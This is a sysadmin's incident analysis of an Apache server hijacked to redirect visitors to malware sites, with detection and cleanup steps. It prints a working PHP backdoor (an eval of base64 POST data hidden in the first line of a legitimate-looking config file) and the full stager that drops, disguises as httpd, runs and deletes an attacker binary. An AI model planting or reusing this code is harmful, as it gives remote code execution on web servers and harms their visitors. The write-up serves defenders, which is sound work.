

Trouble description:

Apache server is running on a linux server – at a time webserver starts redirecting some users on web sites containing viruses and malware stuff. There are no suspicious circumstances on the server at the first sight, user stations are not infected by any viruses. To solve out the trouble temporarily is possible to restart Apache, but after time the same problem reveals again.

Keywords:

beladen.net
scan4note.com
running apache infected
running httpd infected
apache unwanted redirect
httpd unwanted redirect
apache malware virus
httpd malware virus

Description:

Attack is effective on some linux distributions only. Relevant list is not available for now.

Invader gets FTP access to the server, where web site is situated. The way how invader successfully gets user name and password is not known. Probably, it is a brute-force method or leak of data saved in Total Commander (for example) on the computer infected by virus.

This step follows: invader uploads PHP skript on the server. This script serves to hand over damaging code, its decryption and initiation. Uploaded script is mostly saved to a folder containing mass of pictures and its name is the same with one of them. The only difference is the „.php“ filename extension. Script looks like this:

```
<?php
/*a24f599776b11aaa584de2c85583e5af*/if(isset($_POST["p"])&&$_POST["p"]=="c6cf810c4f3adfd5b7558
003a0687b2c"){eval(base64_decode($_POST["c"]));exit;}/*a24f599776b11aaa584de2c85583e5af*/
/*
// ----- //
//          Copyright (c) 2005-2006 Instant Zero          //
//          <http://xoops.instant-zero.com/>                //
// ----- //
// This program is free software; you can redistribute it and/or modify //
// it under the terms of the GNU General Public License as published by //
// the Free Software Foundation; either version 2 of the License, or //
// (at your option) any later version.                        //
//                                                            //
// You may not change or alter any portion of this comment or credits //
// of supporting developers from this source code or any supporting //
// source code which is considered copyrighted (c) material of the //
// original comment or credit authors.                        //
//                                                            //
// This program is distributed in the hope that it will be useful, //
// but WITHOUT ANY WARRANTY; without even the implied warranty of //
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the //
// GNU General Public License for more details.                //
//                                                            //
// You should have received a copy of the GNU General Public License //
// along with this program; if not, write to the Free Software //
// Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA //
// ----- //
*/
$cfg = array();
/**
 * How many items do you want to display in the Summary table visible in the article's page ?
 */
```

```

$cfg['article_summary_items_count'] = isset($xoopsModuleConfig['storyhome']) ?
$xoopsModuleConfig['storyhome'] : 10;

/**
 * Auto generate meta keywords ?
 */
$cfg['meta_keywords_auto_generate'] = true;

/**
 * Number of meta keywords generated by the module (it's just a default value)
 */
$cfg['meta_keywords_count'] = 20;

/**
 * Default's order of keywords (it's just a default value)
 */
$cfg['meta_keywords_order'] = 0;

/**
 * Does the module searches inside its own comments ?
 */
$cfg['config_search_comments'] = true;

/**
 * Only enable registred users to rate news ?
 */
$cfg['config_rating_registred_only'] = false;

?>

```

If the word wrapping function is disabled, the first line containing damaging code is not viewable. Since the fact, that rest of script does not make anything radical, very often happens, that this file is not identified like harmful by the admin.

Damaging code placed in the script waits for a call from internet and on the data transfer by the POST method. Then it makes checking of individually transfered variables. Variable „p“ contains something like a password, which identifies specified invader. Only the „user of an attack“ is allowed to use this script. Variable „c“ contains PHP script, which si encoded by the base64 method. Script makes decryption of the script and its start.

Script looks like this:

```

error_reporting( E_ALL );

$old_error_handler = set_error_handler("user11ErrorHandler");

$func_list = array(
    "popen",
    "proc_open",
    "shell_exec",
    "exec",
    "passthru",
    "pcntl_exec"
);

//die( run11_proc_open( "ls -al" ) );

$disabled_func = ini_get( "disabled_functions" );
echo( "disabled functions: $disabled_func\n" );

$safe_mode = ini_get( "safe_mode" ) == 1;
echo( "safe_mode:" . ( $safe_mode ? "true" : "false" ) . "\n" );

if ( $safe_mode )
{
    $safe_mode_exec_dir = ini_get( "safe_mode_exec_dir" );
    echo( "safe_mode_exec_dir: $safe_mode_exec_dir," . ( is_writable( $safe_mode_exec_dir ) ?
"" : " NOT" ) . " writable\n" );
    $func_list = array(

```

```

        "popen",
        "proc_open",
        "exec",
        "passthru",
        "pcntl_exec"
    );
}

////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
function runll( $cmd, $log_echo = true )
{
    global $func_list, $disabled_func;

    foreach( $func_list as $func )
    {
        if ( function_exists( $func ) && strpos( $disabled_func, $func ) === false )
        {
            $f = "runll_$func";
            if ( $log_echo ) echo("running $f( $cmd )\n");
            $res = $f( $cmd );
            if ( $log_echo ) echo( "$res\n" );
            return trim( $res );
        }
    }

    echo("no available exec function\nfailed: can not execute");

    return false;
}

function runll_proc_open( $cmd )
{
    $descriptor_spec = array(
        0 => array("pipe", "r"), // stdin is a pipe that the child will read from
        1 => array("pipe", "w"), // stdout is a pipe that the child will write to
        2 => array("pipe", "w") // stderr is a file to write to
    );

    $process = proc_open( $cmd, $descriptor_spec, $pipes );

    if ( is_resource($process) )
    {
        $read = "";

        for ( $i=1; $i<3; $i++ )
        {
            while (!feof($pipes[$i]))
            {
                $read .= fread($pipes[$i], 2096);
            }
        }

        fclose($pipes[0]);
        fclose($pipes[1]);
        fclose($pipes[2]);
    }
    return $read;
}

function runll_popen( $cmd )
{
    if ( FALSE === ( $fp = popen($cmd." 2>&1", "r" ) ) )
        die( "failed" );

    $read = "";

    while (!feof($fp))

```

```

    {
        $read .= fread($fp, 2096);
    }

    pclose($fp);
    return $read;
}

function runll_shell_exec( $cmd )
{
    $read = shell_exec( $cmd );
    return $read;
}

function runll_exec( $cmd )
{
    $arr = array();

    exec( $cmd, $arr );

    $read = implode( "\n", $arr );

    return $read;
}

function runll_passthru( $cmd )
{
    ob_start();

    passthru( $cmd );

    $read = ob_get_contents();

    ob_end_clean();

    return $read;
}

function runll_pcntl_exec( $cmd )
{
    $arr = array();

    exec( $cmd, $arr );

    $read = implode( $arr );

    return $read;
}

function userllErrorHandler($errno, $errmsg, $filename, $linenum, $vars)
{
    $err = "ERROR [$errno]: $errmsg, {$filename}($linenum)\n";
    echo( $err );
}

$pwd = runll( "pwd" );

if ( !$pwd )
    die( "failed: can not execute" );

$pid = isset( $_POST["pi"] ) ? base64_decode( $_POST["pi"] ) : 0;

if ( $pid )
{
    runll( "kill $pid" );
}
else
{
    echo( "no pid passed" );
}

$ps = runll( "ps ax", false );

if ( !preg_match( "/\s(\S*?httpd.*?)\n/", $ps, $m ) )
    preg_match( "/\s(\S*?apache.*?)\n/", $ps, $m );

```

```

$hide = ( isset( $m[1] ) && strlen( $m[1] ) < 80 ) ? $m[1] : "-tcsh";

echo( "will be hidden as $hide\n" );

$dir = $pwd;
$fname = "dse84";
$fname = str_pad( $fname, strlen( $hide ) + 10, "abzw1", STR_PAD_RIGHT );

$full_name = "$dir/$fname";
$code = base64_decode( $_POST["d"] );
$did = base64_decode( $_POST["did"] );

if ( is_file( $full_name ) )
    unlink( $full_name );

if ( FALSE === ( $h = fopen( "$full_name", "w" ) ) )
{
    die( "failed: can not create $full_name" );
}

fwrite( $h, $code );
fclose( $h );

chmod( $full_name, 0755 );

$perms = fileperms( $full_name );

if ( ($perms & 0x0040) == 0 )
    run11( "chmod +x $full_name" );

run11( $full_name." $did \"$hide\"" );


run11( "ls -al" );

unlink( $full_name );

```

After its running, the script makes a few of tests (like actual current directory, if it is writable, if the **exec** PHP function is enabled etc.). The next step is decryption of "d" variable (which probably contains an application making modification of webserver's replies – inserts javascript to these replies, which redirects user to sites with harmful code) by the base64 method.

When the activation of attack is finished, new running processes will appear. There is nothing suspicious in system logs. All running processes are masked to seem like apache webserver's. In this moment, The system load statistics will change (in some case) at this moment. If these values are monitored and reported, it is possible to see this change on activity graph:



There was not so much red color on the graph before. The change is viewable from 14:50 to 16:35 and from 0:50 to 8:45 on the next day. It is possible to identify start of the attack.

You can find out unwilling processes using "**ps -A**" command:

```
PID TTY          TIME CMD
  1 ?           00:00:05 init
  2 ?           00:01:48 ksoftirqd/0
  3 ?           00:00:00 watchdog/0
  4 ?           00:00:00 events/0
  5 ?           00:00:00 khelper
  6 ?           00:00:00 kthread
 50 ?           00:00:27 kblockd/0
 51 ?           00:00:00 kacpid
152 ?           00:00:00 cqueue/0
153 ?           00:00:00 ksuspend_usbd
156 ?           00:00:00 khubd
158 ?           00:00:00 kseriod
184 ?           00:18:36 kswapd0
185 ?           00:00:00 aio/0
346 ?           00:00:00 kpsmoused
362 ?           00:00:00 ata/0
363 ?           00:00:00 ata_aux
368 ?           00:00:00 scsi_eh_0
369 ?           00:00:00 scsi_eh_1
396 ?           00:00:00 kmirrord
403 ?           00:00:00 ksnapped
410 ?           01:10:32 kjournald
449 ?           00:00:00 kauditd
474 ?           00:00:00 udevd
1157 ?          00:00:00 kjournald
1538 ?          00:00:00 dbus-daemon
1684 ?          00:00:09 automount
1697 ?          00:00:01 smartd
1705 ?          00:00:00 acpid
1726 ?          00:00:00 sshd
1771 ?          00:01:39 named
1962 ?          00:00:00 sqlgrey
1977 ?          00:00:00 atd
1985 ?          00:00:17 hald
1986 ?          00:00:00 hald-runner
1992 ?          00:00:00 hald-addon-acpi
2008 ?          01:03:15 hald-addon-stor
2030 ?          00:00:00 imap-login
2031 ?          00:06:35 pop-before-smtp
2035 tty1        00:00:00 mingetty
2036 tty2        00:00:00 mingetty
2038 ?          00:00:00 imap-login
2039 tty3        00:00:00 mingetty
2040 tty4        00:00:00 mingetty
2041 tty5        00:00:00 mingetty
2042 tty6        00:00:00 mingetty
2187 ?          00:00:00 imap-login
2639 ?          00:00:00 mysqld_safe
2678 ?          00:55:10 mysqld
3021 ?          00:00:02 anvil
6349 ?          00:00:03 ntpd
6925 ?          00:00:04 saslauthd
6926 ?          00:00:03 saslauthd
6928 ?          00:00:04 saslauthd
6929 ?          00:00:04 saslauthd
6930 ?          00:00:04 saslauthd
7726 ?          00:16:39 postgres
7902 ?          00:00:48 crond
14837 ?         00:00:14 pdflush
16839 ?         00:00:06 httpd
20134 ?         00:00:00 sshd
20168 pts/1        00:00:00 bash
20466 ?         00:00:00 smtpd
20590 ?         00:00:00 smtpd
23797 ?         00:08:57 dovecot
23809 ?         00:01:05 dovecot-auth
```

```

23865 ?      00:01:11 master
23868 ?      00:00:17 qmgr
23984 ?      00:00:00 smtpd
24049 ?      00:00:00 portmap
24066 ?      00:00:00 vsftpd
24932 ?      00:00:00 cleanup
24937 ?      00:00:00 local
25767 ?      00:00:00 pop3-login
25865 ?      00:00:00 pop3-login
25922 ?      00:00:00 smtp
25923 ?      00:00:00 smtp
25924 ?      00:00:00 smtp
25925 ?      00:00:00 smtp
25926 ?      00:00:00 smtp
25927 ?      00:00:00 smtp
25936 ?      00:00:00 bounce
26180 ?      00:00:00 bounce
26197 ?      00:00:00 pop3-login
26660 ?      00:00:00 httpd
26661 ?      00:00:00 httpd <defunct>      <- co je asi toto ?
26665 ?      00:00:00 httpd <defunct>      <- co je asi toto ?
26666 ?      00:00:00 httpd
26667 pts/1  00:00:00 ps
26720 ?      00:00:00 trivial-rewrite
27875 ?      00:00:36 pdflush
28001 ?      00:00:00 pickup
28767 ?      00:28:54 tcpdump
28768 ?      00:00:57 grep
28850 ?      00:00:22 snmpd
29629 ?      00:00:00 dse84abzwlabzwl      <- co je asi toto ?
29630 ?      00:00:00 dse84abzwlabzwl      <- co je asi toto ?
29631 ?      00:00:00 dse84abzwlabzwl      <- co je asi toto ?
31256 ?      00:00:09 syslogd
31259 ?      00:00:00 klogd

```

More information about location where the unwilling code was started is possible to find out in "/proc/pid" directory. In this case it is **/proc/29629** and then **cat loginuid** for example:

```

0031c000-00333000 r-xp 00000000 fd:00 23922901 /lib/ld-2.4.so
00333000-00334000 r-xp 00016000 fd:00 23922901 /lib/ld-2.4.so
00334000-00335000 rwxp 00017000 fd:00 23922901 /lib/ld-2.4.so
00337000-00457000 r-xp 00000000 fd:00 23922902 /lib/libc-2.4.so
00457000-00459000 r-xp 00120000 fd:00 23922902 /lib/libc-2.4.so
00459000-0045a000 rwxp 00122000 fd:00 23922902 /lib/libc-2.4.so
0045a000-0045d000 rwxp 0045a000 00:00 0
0069f000-006ad000 r-xp 00000000 fd:00 23922912 /lib/libresolv-2.4.so
006ad000-006ae000 r-xp 0000d000 fd:00 23922912 /lib/libresolv-2.4.so
006ae000-006af000 rwxp 0000e000 fd:00 23922912 /lib/libresolv-2.4.so
006af000-006b1000 rwxp 006af000 00:00 0
008a2000-008a6000 r-xp 00000000 fd:00 23920678 /lib/libnss_dns-2.4.so
008a6000-008a7000 r-xp 00003000 fd:00 23920678 /lib/libnss_dns-2.4.so
008a7000-008a8000 rwxp 00004000 fd:00 23920678 /lib/libnss_dns-2.4.so
00c16000-00c1e000 r-xp 00000000 fd:00 23920680 /lib/libnss_files-2.4.so
00c1e000-00c1f000 r-xp 00007000 fd:00 23920680 /lib/libnss_files-2.4.so
00c1f000-00c20000 rwxp 00008000 fd:00 23920680 /lib/libnss_files-2.4.so
00cab000-00cac000 r-xp 00cab000 00:00 0 [vdso]
08048000-0804a000 r-xp 00000000 fd:00 21268096
/var/www/virtual/someweb/and/somepath/dse84abzwlabzwlabzwlabzwl (deleted)
0804a000-0804b000 rw-p 00002000 fd:00 21268096
/var/www/virtual/someweb/and/somepath/dse84abzwlabzwlabzwlabzwl (deleted)
0804b000-08064000 rw-p 0804b000 00:00 0
09272000-09293000 rw-p 09272000 00:00 0
b7fe8000-b7fe9000 rw-p b7fe8000 00:00 0
b7ff2000-b7ff3000 rw-p b7ff2000 00:00 0
bfe5f000-bfe75000 rw-p bfe5f000 00:00 0 [stack]

```

There is possible to see a path, where the file containing running harmful code was placed. It would expect, that it is necessary to change password for FTP access to this web and continue finding harmful PHP code in the web files.

How to identify an attack:

- Find out suspicious POST requests in apache log.
- Find out "**timag**" word in system log (/var/log/messages) – it appears when activation PHP script is uploaded to server – and follow up UPLOAD and DOWNLOAD error messages.
- Find out in web files some part of PHP script which accepts and activates the attack. This script is the only file saved on the server.
- Find out suspicious processes using the **ps -A** command.

How to remove the harmful code and temporary protection:

- Restart apache or whole server to instant deactivation of harmful code.
- Change the password for FTP access to infected web.
- Restrict access to FTP (only for allowed IP addresses, for example).
- Remove activation script – in some cases may be one server attacked by multiple invaders – activation script is present several times over.
- Disable **exec** function in PHP.

Left to find out:

Find out exactly method, which second part of harmful code (send by invader through POST request) uses to "hack" apache and change its replies to users.

Finale:

Please be tolerant of inaccuracies. These advices are placed for people, who meet this problem and who try to find out any concrete useful information.

Author: David Wenzel (wenzel at uptime dot cz)